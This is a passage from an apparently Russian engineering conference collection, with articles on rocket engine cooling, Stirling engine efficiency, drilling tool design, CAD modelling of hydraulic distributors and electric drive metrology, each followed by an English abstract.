Во-первых, количество веса, которое необходимо будет добавить, чтобы сделать эту форму охлаждения хотя бы отдаленно эффективной, просто сделает ракетный двигатель слишком тяжелым, чтобы его можно было использовать в каких-либо практических приложениях. Экономия веса остается главной задачей любой конструкции ракеты.

Во-вторых, даже если бы вес не был таким значимым фактором, при температурах 6000° по Цельсию (3300° по Фаренгейту) даже самые жаростойкие металлы с добавленной массой не смогут оставаться структурно прочными в течение продолжительности типичного горения.

Соотношение топливо/окислитель. Изменение соотношения топлива и окислителя в ракетном двигателе – это форма охлаждения двигателя, которую иногда упускают из виду. Изменяя соотношение смешивания топлива таким образом, чтобы двигатель работал либо с обогащенным топливом, либо с окислителем, можно снизить температуру, создаваемую внутри ракетного двигателя.

Оптимальное соотношение топлива и окислителя, при котором достигается максимальная эффективность и сжигается все топливо, также приводит к высвобождению наибольшей энергии и созданию самых высоких температур. Часто эти температуры слишком высоки для компонентов двигателя.

В результате многие ракеты-носители используют в своих камерах сгорания топливную смесь, богатую либо топливом, либо окислителем, что снижает температуру, создаваемую при сгорании.

Эта форма охлаждения особенно выгодна для использования в газогенераторе двигателя или в камере предварительного сгорания (используемой для создания горячих газов, приводящих в действие турбокомпрессоры двигателя), поскольку не многие другие методы охлаждения могут использоваться для охлаждения вращающейся турбины.

Высокопроизводительные двигатели постоянно совершенствуются, чтобы повысить конкурентоспособность по цене и надежность. Могут быть применены различные варианты и методы разработки, такие как выбор топлива, отличного от керосина, и применение методов, отличных от газогенератора. Кроме того, решением может стать ракетный двигатель на водородном топливе. Многие инфраструктуры строятся на основе политики водородной экономики по всему миру. Следовательно, можно ожидать снижения себестоимости производства жидкого водорода. Кроме того, можно улучшить полезную нагрузку за счет большого удельного импульса и надежности за счет детандерного цикла по сравнению с другими видами топлива. Ожидается, что эта функция станет большим преимуществом, особенно для приложений на верхней ступени большой ракеты-носителя. Данные, проанализированные в этой статье, вероятно, могут быть использованы в качестве фундаментальных данных для определения направления НИОКР для ракеты-носителя следующего поколения и разработки двигателя на криогенном топливе, таком как водород и метан.

Поддержание ракетного двигателя, вырабатывающего выхлопные газы, при температуре до 6000° по Цельсию (3300° по Фаренгейту) – немалый подвиг. Только благодаря изобретательности и настойчивости ракетостроителей современные двигатели вообще могут функционировать.

Как показано в этой статье, используется несколько методов охлаждения, чтобы стенки камеры сгорания и сопла ракетного двигателя оставались холодными и предотвращали их плавление.

Иногда одного из этих методов будет достаточно для охлаждения двигателя, но чаще всего несколько методов охлаждения используются в сочетании друг с другом в одном и том же двигателе, чтобы предотвратить его разрушение экстремальными температурами.

#### ***Список использованных источников***

1. Gusev Y., Kolozezny A., Panichkin N. Choice of materials and design of propellant tanks and adjacent structures for future launchers, including RLV // 59th International Astronautical Congress. 2008. P. 5297-5306.

2. Колозезный А.Э. Основы концепции развития экспериментальных технологий обеспечения температурной прочности «криогенных» топливных баков перспективных конкурентоспособных средств выведения // Космонавтика и ракетостроение. 2012. № 2 (67). С. 62-69.

3. Паничкин Н.Г., ред. ЦНИИмаш. Центр исследований прочности. История развития. Королёв: ЦНИИмаш, 2001. 342 с.

4. Архаров А.М., Беляков В.П., Микулин Е.И. и др. Криогенные системы. М.: Машиностроение, 1987. 536 с.

5. Зеленова А. Г., Чугунков В. В. Анализ технологий и режимов охлаждения углеводородного горючего перед заправкой в топливные баки ракет космического назначения //

Материалы XXXV академических чтений по космонавтике. Актуальные проблемы Российской космонавтики. Комиссия РАН. -М., 2011. – С. 378-379.

6. Хлыбов В. Ф. Основы устройства и эксплуатации заправочного оборудования. – М.: МО РФ, 2003. – 248 с.

## METHODS OF COOLING THE CHAMBER OF HYDROGEN AND METHANE ROCKET ENGINES

*Maksimenko E.G., Izmaikin N.A., Cherenkov O.Artemovich*

*Modern trends in rocket engineering are associated with the use of liquid methane and hydrogen as fuel components. Traditional methods of cooling the chambers of rocket and space products do not allow reliably modeling the operating temperatures and the effect of a column of liquid on the structure, therefore, the issue of finding new cooling technologies to solve these problems becomes urgent. Various cooling methods, their advantages and disadvantages are considered, the most promising methods are identified.*

**Keywords:** *cryogenic fuel tanks, liquid nitrogen, liquid hydrogen, liquid oxygen, chambers and nozzles of a liquid rocket engine.*

\*\*\*\*\*

## МЕТОДЫ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДВИГАТЕЛЯ СТИРЛИНГА

*Манасыпов Аскар Рустамович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Карасев Эмиль Александрович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Попкова Оксана Сергеевна*

*Доцент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе проведён анализ способов повышения эффективности работы двигателя Стирлинга, а также повышения коэффициента полезного действия (КПД) путем сравнения цикла двигателя Стирлинга с циклом Карно. Выделены наиболее эффективные способы повышения эффективности.*

**Ключевые слова:** *двигатель Стирлинга, цикл Карно, коэффициент полезного действия, эффективность.*

Сейчас многие автомобильные концерны стремятся создать наиболее энергоэффективный двигатель, позволяющий повысить КПД и снизить теплотери. Двигатель Стирлинга представляет собой разновидность двигателя, который может преобразовывать в работу любую разницу температур. Принцип работы заключается в чередующихся процессах нагревания и охлаждения рабочего тела в закрытом цилиндре. В качестве рабочего тела может использоваться воздух, водород или гелий. В некоторых экспериментах внедряли фреон, сжиженный газ и вода. Важно отметить, вода на всех участках термодинамического цикла остаётся в жидком состоянии [1]. Двигатель Стирлинга имеет небольшие размеры, при этом имеет высокую удельную мощность и обладает способностью выдерживать большие рабочие давления.

Чтобы рассматривать способы повышения эффективности работы двигателя Стирлинга необходимо сравнить цикл работы данного двигателя с циклом Карно (Рисунок 1).




Рисунок 1 – Цикл Карно в  $p, V$ - и  $T, S$ - диаграмме

На данных диаграммах видно, что цикл Карно имеет наибольший термический КПД. Чтобы повысить КПД необходимо увеличить площадь 1-2-3-4 и уменьшить 1-2-5-6 на  $T, S$  – диаграмме. Двигатели, работающие по циклу Дизеля, имеют максимальное отношение площадей [2]. Для того, чтобы увеличить полезную работу необходимо увеличить давление в компрессоре, следовательно, увеличить температуру рабочего тела в процессе подвода тепла. Важно подавать нагретый воздух в камеру сгорания за счёт процессов регенерации или рекуперации [3].

Идеальным условием было бы, чтобы вся теплота выходящего воздуха передавалась поступающему воздуху. Такое возможно, если создать теплообменник с высоким КПД.

Рассмотрим идеальные циклы Стирлинга и Карно (Рисунок 2).




Рисунок 2 – Идеальные циклы Стирлинга и Карно

Из данных диаграмм можно увидеть, что количество подводимой и отводимой теплоты в цикле Стирлинга увеличивается пропорционально работе. А также часть подводимой теплоты, преобразованной в работу одинакова в обоих циклах.

Подводя итог, можно сказать, что главными причинами, которые ограничивают создание идеального цикла в реальном двигателе Стирлинга являются: неизометричность тактов сжатия и расширения; ограниченная возможность теплопередачи в холодильнике и нагревателе; значительные потери теплоты с отработанными газами; утечки рабочего тела, связанные с герметичностью двигателя. Чтобы создать двигатель Стирлинга нужно устранить или снизить критичность данных недостатков к минимуму. Важно учесть, что основными недостатками самих двигателей Стирлинга является сложность и стоимость.

#### Список использованных источников

1. Круглов М.Г. Двигатели Стирлинга. М. Д22 «Машиностроение». 1977 – 150 с.
2. Уокер Г. Двигатели Стирлинга / Сокр пер. с англ. Б В. Сутугина и Н В. Сутугина. – М.: Машиностроение, 1985. – 408 е., ил.
3. Уокер Г. Машины, работающие по циклу Стирлинга. Пер. с англ.: – М.: Энергия, 1978. – 152 с., ил.

#### METHODS OF INCREASING THE EFFICIENCY OF THE STIRLING ENGINE

*Manasyrov A.R., Karasev E.A., Popkova O.S.*

*In this paper, the analysis of ways to increase the efficiency of the Stirling engine, as well as to increase the efficiency (efficiency) by comparing the Stirling engine cycle with the Carnot cycle is carried out. The most effective ways to increase efficiency are highlighted.*

**Keywords:** *Stirling engine, Carnot cycle, efficiency, efficiency.*

\*\*\*\*\*

## **ПРОЕКТИРОВАНИЕ БУРОВОГО ИНСТРУМЕНТА И ВЛИЯНИЕ НЕКОТОРЫХ ФАКТОРОВ НА ЕГО СТОЙКОСТЬ**

**Матвеева Людмила Ивановна**

*кандидат технических наук, доцент кафедры «Металлургии цветных металлов и автоматизации металлургических процессов»,  
Северо-Кавказский горно-металлургический институт (государственный технологический университет)*

**Яржемский Анатолий Серафимович**

*кандидат технических наук, доцент кафедры «Металлургии цветных металлов и автоматизации металлургических процессов»,  
Северо-Кавказский горно-металлургический институт (государственный технологический университет)*

**Хадзарагова Елена Александровна**

*доктор технических наук, профессор кафедры «Металлургии цветных металлов и автоматизации металлургических процессов»,  
Северо-Кавказский горно-металлургический институт (государственный технологический университет)*

*Статья посвящена актуальной на сегодняшний день проблеме – стойкости бурового инструмента.*

*Применение вольфрамо-кобальтового сплава в качестве породоразрушающих элементов значительно повышает производительность труда и во многом определяется качеством сплава. В результате исследования были получены зависимости, позволяющие сделать вывод, что существует оптимальный технологический режим процесса при котором достигается наилучшее качество сплава, была разработана методика проектирования штыревых коронок и долот, учитывающую размеры долота, прочность материала коронки и энергию единичного удара буровой машины.*

**Ключевые слова:** *буровой инструмент, сплав, спекание, математическая модель, породоразрушающий элемент, энергия единичного удара.*

Бурение является наиболее трудоемким процессом в проходческом и очистном циклах при добыче полезных ископаемых. Интенсификация и оптимизация процесса бурения для заданных условий зависит от рационального сочетания как геометрических и технических параметров ударника, долота и размеров буровых штанг, так и ресурсных характеристик системы. Обычно стараются интенсифицировать процесс бурения за счет увеличения числа ударов, их энергии, крутящего момента и осевого усилия. Все эти способы в конечном итоге приводят к проблеме стойкости инструмента и его прочности.

Применение вольфрамо-кобальтового сплава в качестве породоразрушающих элементов, значительно повышает производительность труда. Известно, что твердые сплавы получают методом спекания компонентов при высоких, выше 1600°C, температурах. Однако на процесс спекания оказывают значительное влияние большое число различных факторов. Они разнообразны по своей природе и степени влияния на процесс.

Исходя из необходимости обеспечения требуемых характеристик твердосплавных изделий, возникают вопросы исследования самого процесса спекания.

Особый интерес представляет механизм процесса, его общие закономерности, описание которых позволяет перейти к формализации процесса. Были проведены исследования кинетики процесса спекания с целью получения зависимостей, необходимых для построения и идентификации модели процесса спекания и определения кинетических констант процесса.

Определение кинетических зависимостей проводилось методом физического моделирования [1]. В результате обработки полученных экспериментальных данных была построена математическая модель процесса спекания твердых сплавов:

$$\frac{dy}{dt} = \frac{G \cdot V - V \cdot G}{V^2} \quad (1)$$

где  $dy$  – изменение плотности сплава за время спекания, г/см<sup>3</sup>;  $dt$  – время, мин.;  $V$  – объем сплава, см<sup>3</sup>;  $G$  – удельный вес сплава, г/см<sup>3</sup>.

Эта зависимость может быть использована для практической реализации, однако надо помнить, что с повышением температуры повышается активность зерен, что ведет к изменению их дислокации в сторону уплотнения. Снижение температуры и, возможно скорости процесса, отразится на технико-экономических показателях процесса.

В процессе спекания доминирующими становятся удаление летучих, рост зерен карбида вольфрама и уплотнение в присутствии жидкой фазы, которые оказывают наиболее существенное влияние на качество готового продукта.

Изучение основных закономерностей спекания, протекающего в муфельной печи, представляет значительный интерес для решения конечной задачи – разработки оптимальной системы управления, и позволит решить вопрос об оптимальном температурном режиме и производительности печи, а также определить критерий оптимального управления процессом [1].

В результате исследование процесса спекания было установлено, что выходные показатели процесса определяются температурой и продолжительностью спекания. Были определены характерные зависимости между плотностью сплава и температурой спекания. Это важно для понимания однозначности приведенных характеристик сплава и энергии деформации и напряжения сжатия изделия.

Для определения характера изменения выходных характеристик сплава была проведена выборка качественных показателей сплава по нескольким маркам. Выборка проводилась за год; брались те данные, которые соответствовали нормальному рабочему режиму. По полученным данным были построены кривые распределения, определены математические ожидания  $M_y$ , дисперсия  $D_y$  и среднее квадратичное отклонение  $\sigma_y$ . Анализ полученных кривых показал, что имеется незначительный разброс параметров, выходящий за предел статистически допустимого интервала  $3\sigma$ . Однако, требования стандарта выше, определяет необходимость применения систем оптимального управления процессом.

В нашем случае оптимальность определяется показателями качества готового продукта:

$$K = f(y_1, y_2, y_3) = (a_1 y_1 + a_2 y_2 + a_3 y_3) \quad (2)$$

где  $y_1, y_2, y_3$  – показатели качества (удельный вес, твердость и прочность)

На каждый аргумент данного функционала имеются ограничения, обусловленные требованиями стандарта:

$$y_1^{\min} \leq y_1^t \leq y_1^{\max} \quad (3)$$

$y_1^{\min}, y_1^{\max}$  – границы допустимого показателя качества;  $y_1$  – параметр качества.

Критерий в совокупности с параметрами качества образует целевую функцию управления процессом. Для реализации принятого критерия необходимо разработать алгоритм управления процессом, определяющий порядок расчета с помощью ЭВМ значения режимных параметров, обеспечивающих условия оптимальности.

Для подтверждения этого тезиса был проведен пассивный эксперимент, который выявил наиболее значимые параметры, пригодные в дальнейшем для управления процессом. Уточнение связей между параметрами проводили с помощью активного эксперимента. Активный эксперимент был основан на плане Бокса – Уилсона [2].

В первую очередь были определены параметры варьирования и выходные. В качестве параметров варьирования использовались те параметры, которые максимально отражали связи, найденные при пассивном эксперименте. Были отобраны восемь параметров. Учитывая большое число опытов при полном факторном эксперименте, было решено выбрать дробный факторный эксперимент 1/16 реплика типа  $2^{8-4}$  и для него составлена матрица. Для ограничения влияния случайных воздействий во время проведения эксперимента опыты были рандомизированы во времени согласно таблице малых случайных чисел. Направление движения при поиске оптимальной области существования процесса был проведен «перевальный» опыт [3].



Указанный эксперимент проводился на промышленной печи. Последовательность опытов осуществлялась по принятой матрице. Спеченные изделия анализировались на удельный вес, твердость, прочность на изгиб. Определение показателей проводилось по стандартным методикам. Полученные результаты обрабатывались на ЭВМ, в следствии чего получены уравнения множественной регрессии:

$$\gamma = 11,53 + 0,000924t_1 + 0,00132t_2 + 0,0175Q_{H2} + 0,0281V_n + 0,0775WC - 0,0235Co + 0,131C_\Sigma + 0,0331N_3 \quad \eta = 0,825 \quad (4)$$

$$\sigma_n = 97,075 + 0,04925t_1 + 0,06625t_2 - 0,03725 Q_{H2} - 0,0729V_n + 0,9125WC - 0,1545Co + 0,669C_\Sigma + 0,138N_3 \quad \eta = 0,997 \quad (5)$$

$$\sigma_T = 92,88 - 0,0749t_1 + 0,00542t_2 - 0,0775 Q_{H2} + 0,1448V_n + 0,882WC - 0,00517Co + 0,0312 C_\Sigma + 1,42 N_3 \quad \eta = 0,955 \quad (6)$$

Полученные зависимости позволяют сделать вывод о том, что существует оптимальный технологический режим процесса, при котором достигается наилучшее качество сплава. Величина качества сплава определяется уровнем входных параметров – содержанием карбида вольфрама и углерода, а также величиной зерна карбида вольфрама, температурой и временем спекания.

Качество сплава, улучшение формы долот и коронок, качество заточки, определение напряжений в элементах бурового инструмента – вот далеко неполный перечень задач, решаемых при исследовании бурового инструмента.

В результате анализа взаимодействия штыревых элементов с плоским забоем и разработки моделей деформирования породоразрушающих элементов была разработана методика проектирования штыревых коронок и долот, учитывающую размеры долота, прочность материала коронки и энергию единичного удара буровой машины.

Для конкретного диаметра бурения представляется возможность проектировать буровой инструмент по принятому конструктором критерию. Минимум стоимости коронки при ограничении по энергии единичного удара является достаточным критерием для проектирования.

Проекция площади контакта сферической поверхности штыревого элемента коронки на забой –  $\pi\rho^2$  позволяет оценить ее силовое взаимодействие с породой как  $\pi\rho^2\sigma$ , где  $\rho$  - радиус площади контакта, м;  $\sigma$  - напряжение в породе, Па. При  $z$  штыревых элементах и энергии единичного удара  $A$ , Дж сила удара будет  $2A(z\gamma)^{-1}$ , Н. Здесь  $\gamma = r(1 - \cos\varphi)$ , м – величина внедрения штыря в породу. Назовем  $\varphi$  - углом внедрения. Так как  $\rho = r \sin\varphi$ , то из условия предельного равновесия, которое наступает в конце удара, следует, что

$$\sigma\pi r^2 \sin^2\varphi = \frac{2A}{zr(1 - \cos\varphi)},$$

или функция взаимодействия

$$\kappa = \sin^2\varphi (1 - \cos\varphi) = \frac{2A}{\pi r^3 z \sigma} \quad (7)$$

Достаточно эффективное бурение будет обеспечиваться при  $\varphi \geq 42^\circ$ .

При этом значение  $\kappa \geq 0,1$ , а

$$r \leq \sqrt[3]{\frac{2A}{\kappa\pi z\sigma}} \quad (8)$$

При  $z=3$  и  $A=250$  Дж предельное значение  $r$  показано в табл. 1

Таблица 1

Расчетный радиус шаровой поверхности штыря								
Крепость пород, $f$	4	6	8	10	12	14	16	18
Величина $r$ , мм	18.9	16.5	15	14	13	12.5	12.0	11.5

Для определения  $r$  по (8) в табл.1 значение  $\sigma$  принималось в зависимости от коэффициента крепости горных пород  $f$ .

Полученные результаты свидетельствуют о применении в данном варианте конструкции коронок достаточно крупных по диаметру штырей. При этом рост крепости пород требует для сохранения функции взаимодействия  $k$  уменьшения диаметра штырей.

По (8) для конкретных условий эксплуатации инструмента, которые определяются энергией удара и прочностью буримой породы можно выбрать величину  $r$  для принятых значений  $k$  и  $z$ .

Очевидно, что число штырей, их размеры и предел прочности материала коронки  $\sigma_B$  должны быть согласованы с энергией единичного удара на штырь  $\Delta A = Az^{-1}$ .

Так как кинетическая энергия ударной массы буровой машины переходит в потенциальную энергию упругих деформаций [4] коронки

$$U = \frac{(\Delta l)^2 EF}{2l}, \quad (9)$$

где  $E$  – модуль упругости материала коронки, Па,

$l$  – длина коронки, м

$F$  – площадь контакта с породой, м<sup>2</sup>

$$F = \pi r^2. \quad (10)$$

То из равенства  $\Delta A = U$  следует, что

$$\Delta l = \sqrt{\frac{2Al}{z\pi r^2 E}} \quad (11)$$

Так как  $\bar{\sigma}_a = \varepsilon E$ , где  $\varepsilon$  – относительная деформация коронки  $\varepsilon = \Delta l l^{-1}$ , то

$$\sigma_B = \sqrt{\frac{2AE}{lz\pi r^2 \sin^2 \varphi}} \quad (12)$$

Формула (12) накладывает ограничения на произвольный выбор параметров штыревой коронки. Так, при  $z=3$ ,  $r=11,5$ мм расчетные напряжения  $\sigma_B$  показаны в табл.2

Таблица 2

Величина напряжений сжатия в коронке  $10^8 \cdot \sigma_B$ , Па

Коэффициент крепости пород, $f$	Энергия единичного удара, Дж		
	50	150	250
6	11	16	18
12	13	18	20
18	14	20	23

Так как предел прочности на сжатие вольфрамо-кобальтовых породоразрушающих элементов составляет в среднем  $30 \cdot 10^8$  Па, то для всех рассмотренных условий эксплуатации коронки работоспособны, хотя и имеют при этом различные запасы прочности.

Если использовать предельную объемную плотность энергии упругой деформации по Н.А.Умову [5] для вольфрамо-кобальтовых породоразрушающих элементов  $\omega_{np} = 140 \cdot 10^5$  Дж/м<sup>3</sup>, то объем всех  $z$  элементов, м<sup>3</sup> будет равен

$$V = \frac{A}{\omega_{np}} \quad (13)$$

Так как плотность вольфрама  $\rho_w = 19300$ кг/м<sup>3</sup>, а плотность кобальта  $\rho_{Co} = 8900$  кг/м<sup>3</sup>, то по принятой марке вольфрамо-кобальтового сплава масса всех  $z$  породоразрушающих элементов составит

$$m = \rho_{w-co} \cdot V \quad (14)$$

Объем и масса корпуса стальной коронки пневмоударника могут рассчитываться по (13) и (14) при  $\omega_{np} = 2.7 \cdot 10^5$  Дж/м<sup>3</sup> и  $\rho = 7800$  кг/м<sup>3</sup>.

Так как

$$\omega_{np} = \frac{\sigma^2}{2E}, \quad (15)$$

то применение сталей с  $\sigma_B > 3,3 \cdot 10^8$  Па позволяет увеличить расчетную величину  $\omega_{np}$  и снизить массу коронки.

При расчете коронок перфораторов следует учитывать и массу буровой штанги. Минимизируя массы, можно обеспечить минимум стоимости бурового инструмента для заданных условий эксплуатации.

Многовариантность решений при моделировании конструктивных параметров бурового инструмента при конкретных ресурсных возможностях позволяет найти наиболее выгодное решение.

#### **Список использованных источников**

1. Гегузин Я.Е. Физика спекания. М.: Наука, 1967.,- 360 с. ил
2. Налимов В.В., Чернова И.А. Статистические методы планирования экстремальных экспериментов. М.: Наука, 1965.-340, ил.
3. Адлер Ю.П., Горский В.Г. Планирование промышленных экспериментов. М.: Металлургия, 1974. – 264 с., ил.
4. Воздвиженский Б.И., Сидоренко А.К., Скорняков А.Л. Современные способы бурения скважин. – М.: Недра, 1978.-342с.
5. Гершензон Е.М., Малов Н.Н., Мансуров А.Н. Механика.– М.: Академия, 2001.-378с.

#### **DRILLING TOOL DESIGN AND THE INFLUENCE OF SOME FACTORS ON ITS DURABILITY**

*Matveeva L.I., Yarzhemsky A.S., Hadzaragova E.A.*

*The article is devoted to an urgent problem today – the durability of drilling tools.*

*The use of tungsten-cobalt alloy as rock-breaking elements significantly increases labor productivity and is largely determined by the quality of the alloy. As a result of the study, dependencies were obtained that allow us to conclude that there is an optimal technological mode of the process in which the best quality of the alloy is achieved, a methodology for designing pin crowns and bits was developed, taking into account the size of the bit, the strength of the crown material and the energy of a single impact of the drilling machine.*

**Keywords:** *drilling tool, alloy, sintering, mathematical model, rock-breaking element, energy of a single impact.*

\*\*\*\*\*

## **ИСПОЛЬЗОВАНИЕ ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКИ В УПРАВЛЕНИИ ЖИЗНЕННЫМ ЦИКЛОМ ЭЛЕМЕНТОВ ГИДРАВЛИЧЕСКИХ ПРИВОДОВ**

*Морозова Нина Тихоновна*

*К.т.н., доцент, ДВФУ «Дальневосточный федеральный университет»*

*Плешаков Федор Александрович*

*Аспирант, ДВФУ «Дальневосточный федеральный университет»*

*Лобанов Роман Сергеевич*

*Студент, ДВФУ «Дальневосточный федеральный университет»*

*В статье рассматривается перспективный способ повышения качества, сокращения сроков разработки, доводки и подготовки серийного выпуска гидравлических приводов, с применением автоматизации процесса проектирования отдельных узлов и всего гидравлического привода в целом с помощью систем автоматизированного проектирования на основе широкого внедрения вычислительной техники и использования проблемно-ориентированных программных комплексов. Разработана компьютерная геометрическая модель корпуса гидрораспределителя, проведен расчет и проверка на прочность с помощью специализированных компьютерных программ.*


**Ключевые слова:** *проектирование, корпусные детали, гидрораспределители, жизненный цикл изделия, математическая модель, компьютерная геометрическая модель, управляющая программа.*

Судостроительное производство всецело зависит от конструкторско-технологической подготовки производства, автоматизация которого способствует быстрой организации и адаптации к изменчивому рынку. На современном производстве применяются PLM-системы, позволяющие автоматизировать жизненный цикл изделий. Повсеместное внедрение подобных систем поспособствовало повышению надежности и качества конструкторско-технологической документации, за счет подробной проработки и виртуальной визуализации, что позволяет выявить различные ошибки и постоянно дорабатывать конструкторско-технологическую документацию до отправления в производство. С применением и развитием этих технологий значительно сокращается вероятность брака, упрощается работа технологов, конструкторов и их взаимодействие, сокращение, как материальных расходов, так и времени производства. Увеличилась скорость исправления проблем, возникших во время проектирования. Но эти системы не способны полностью заменить человека, современный инженер должен владеть знаниями конструктора, технолога и программиста.

Цель автоматизации проектирования – повышение качества, снижение материальных затрат, сокращение сроков проектирования и ликвидация тенденции к росту числа инженерно – технических работников, занятых проектированием, повышением производительности их труда при производстве деталей типа корпус. Корпусные изделия – это большая линейка деталей самых разнообразных форм и конструкций.

Корпус гидрораспределителя важная часть гидравлической системы отвечающей за направление подачи рабочей жидкости. Обычно конструкция подразумевает глубокие с большим диапазоном диаметров и сложной профильной геометрией каналов, что влечет за собой определенные трудности при обработке на любом оборудовании, но в особенности на универсальном оборудовании. Поэтому на сегодняшний день при производстве корпусов, данного типа, актуально использовать современное программное обеспечение и оборудование, то есть CAD/CAE/CAM/CAPP системы автоматизированного проектирования.

Студентами студенческого конструкторского бюро разработана компьютерная геометрическая модель корпуса. Разработан алгоритм программы компьютерного геометрического моделирования корпуса. Перед написанием программы, составлен план, схема опорных точек, разбита деталь на секции – тела простой геометрии. Построение по точкам может происходить в несколько этапов, если тело сложной формы, то лучше расставить точки для нескольких тел, затем отдельно вычертить тела по точкам и после вычесть их из основного. В данном случае с помощью разработанной программы моделирования корпуса гидрораспределителя проводится вычерчивание по заранее расставленным опорным точкам в пять этапов. Каждому этапу написания программы соответствует группа схем, расстановки опорных точек. В итоге получена 3D модель корпуса гидрораспределителя (рис. 1).



*Рисунок 1 – Результат работы программы – 3D модель корпуса гидрораспределителя*

Размеры детали могут меняться в зависимости от требований производства, вот здесь раскрывается еще одно преимущество языка AutoLISP, на котором написана программа. Программа позволяет получать 3D модель корпуса гидрораспределителя с другими параметрами, то есть программа пишется для определенной детали и размеров, но при пропорциональных изменениях размеров, чертежи примут необходимый вид автоматически, без необходимости перечерчивать всю деталь заново, в случае с кардинальными изменениями программу легко отредактировать. При параметрическом проектировании запускается программа, которая рассчитана на определенный вид изделий, и вводятся требуемые размеры.

Полученная компьютерная геометрическая модель корпуса интегрируется с другими компьютерными программами для инженерного анализа или технологической подготовки производства.

На разработанную Программу моделирования деталей гидрораспределителей получено Свидетельство о регистрации программы для ЭВМ № 2022664668.

*Работа выполнена при финансовой поддержке Министерства Науки и Образования Российской Федерации [госконтракт № 075-11-2021-054]*

#### **Список использованных источников**

1. Ильин А.А. Математическое моделирование элементов тросового робота для трехмерной крупногабаритной печати. В сборнике: Интеграция науки в эпоху кризиса: проблемы, решения. Материалы IX всероссийской научно-практической конференции. Ростов-на-Дону, 2022. С. 162-165.
2. Караваев А.Д. Исследование программного обеспечения для моделирования гибких энергоподводов технологических роботов. В сборнике: фундаментальные исследования основных направлений технических и физико-математических наук. Сборник статей по итогам Международной научно-практической конференции. 2019. С. 15-18.
3. Леднев Д.Д., Карпова Е.Н., Морозова Н.Т. Разработка семейства стандартных деталей для единой базы данных нормативно-справочной информации. В книге:

*XLVII Гагаринские чтения 2021. Сборник тезисов работ XLVII Международной молодёжной научной конференции. Москва, 2021. С. 406.*

4. Морозова Н.Т., Глушко Е.В. Разработка элементов *Сапр* судовых центробежных насосов. В сборнике: *Перспективы развития науки и образования. сборник научных трудов по материалам международной научно-практической конференции.* 2017. С. 89-91.

5. Морозова Н. Т., Гречанов С. В. Программа моделирования деталей гидрораспределителей. Свидетельство о регистрации программы для ЭВМ 2022664668, 03.08.2022. Заявка № 2022664155 от 29.07.2022.

6. Морозова Н. Т., Глушко Е. В., Фершалов Ю. Я. Программа моделирования соплового аппарата с круглыми соплами. Свидетельство о регистрации программы для ЭВМ 2022664805, 04.08.2022. Заявка № 2022664193 от 29.07.2022.

## **THE USE OF COMPUTER TECHNOLOGY IN THE LIFE CYCLE MANAGEMENT OF HYDRAULIC DRIVE ELEMENTS**

*Morozova N.T., Pleshakov F. A., Lobanov R. S.*

*The article considers a promising way to improve the quality, reduce the development time, fine-tuning and preparation of serial production of hydraulic drives, using automation of the design process of individual components and the entire hydraulic drive as a whole using computer-aided design systems based on the widespread introduction of computer technology and the use of problem-oriented software systems. A computer geometric model of the hydraulic distributor housing was developed, calculation and strength testing were carried out using specialized computer programs.*

**Keywords:** *design, body parts, hydraulic distributor, product life cycle, mathematical model, computer geometric model, control program.*

\*\*\*\*\*

## ТЕОРЕТИЧЕСКАЯ ОЦЕНКА МЕТРОЛОГИЧЕСКИХ ХАРАКТЕРИСТИК ИНФОРМАЦИОННО-ИЗМЕРИТЕЛЬНЫХ И УПРАВЛЯЮЩИХ СИСТЕМ ЭЛЕКТРОПРИВОДА

*Мостовской Михаил Владимирович*

*Старший преподаватель, «МИРЭА – Российский технологический университет»*

*В статье представлена методика определения метрологических характеристик регулируемых электроприводов промышленного назначения на ранних стадиях проектирования. Предлагаемая методика определения метрологических характеристик основана на требованиях ГОСТ 27803-91. Приводится имитационная модель исследуемой информационно-измерительной и управляющей системы электропривода, расчетные формулы и рекомендации к проведению практических испытаний.*

**Ключевые слова:** *электропривод, диапазон регулирования скорости, коэффициент неравномерности вращения, погрешность скорости, двигатель постоянного тока, имитационная модель.*

**Введение.** Одним из наиболее энергоемких потребителей и преобразователей электрической энергии является электропривод [1]. Электрический привод (ЭП) представляет собой совокупность электромеханических и информационно-управляющих устройств, задачей которого является преобразование электрической энергии и приведение в движение исполнительных органов промышленного оборудования.

Информационно-измерительные и управляющие системы (ИИУС), применяемые в составе промышленного оборудования, можно классифицировать по типу контролируемого параметра (скорость, положение). В металлообрабатывающих станках и промышленных роботах основным контуром управления является замкнутый контур управления положением, который обеспечивает с заданной точностью движение рабочего органа над поверхностью обрабатываемой детали. Следует отметить, что потребительские характеристики технологических машин во многом определяются метрологическими характеристиками входящих в их состав ЭП.

Определение метрологических характеристик разрабатываемых электроприводов является сложной задачей, решение которой требует наличие серьезных материально-технических возможностей. Современные компьютерные технологии, в основе которых лежат прикладные пакеты, предоставляют возможность глубокого изучения вопросов, связанных с проектированием и исследованием ЭП на ранних стадиях проектирования. Подобные методики изложены в статье и литературе [2,3].

В статье [2] описана методика оценки метрологических характеристик регулируемого электрического привода (РЭП) методом схмотехнического моделирования. Основной концепцией методики является разработка и исследование имитационной модели разрабатываемого ЭП согласно требованиям ГОСТ 27803-91.

Предлагаемая методика оценки метрологических характеристик РЭП содержит следующие пункты [2]:

- разработка или выбор математической модели исследуемого электродвигателя;
- разработка обобщенной модели разрабатываемой ИИУС ЭП;
- расчет параметров регуляторов и датчиков обратной связи;
- расчет коэффициента неравномерности  $k_n$  и диапазона регулирования скорости  $D$ ;
- проведение измерений.

Рассмотрим пример реализации данной методики на примере регулируемого по скорости ИИУС ЭП с магнитоэлектрическим двигателем постоянного тока (МДПТ). Математическая модель МДПТ представляет собой систему дифференциальных уравнений [4] вида

$$\begin{cases} U_{обм} = R_{обм} I_{обм} + L_{обм} \frac{dI_{обм}}{dt} + k_{ЭДС} \omega; \\ J \frac{d\omega}{dt} = k_M I_{обм} - M_H. \end{cases} \quad (1)$$

где  $U_{обм}$ ,  $I_{обм}$  – напряжение и ток в обмотке статора;  $R_{обм}$ ,  $L_{обм}$  – сопротивление и индуктивность обмотки якоря;  $J$  – момент инерции двигателя;  $k_{ЭДС}$ ,  $k_M$  – конструктивные коэффициенты электродвигателя;  $\omega$  – угловая частота;  $M_H$  – момент на валу двигателя.

Согласно системе уравнений (1) составим физическую модель МДПТ в программе Matlab Simulink[4].




Рисунок 1 – Физическая модель МДПТ

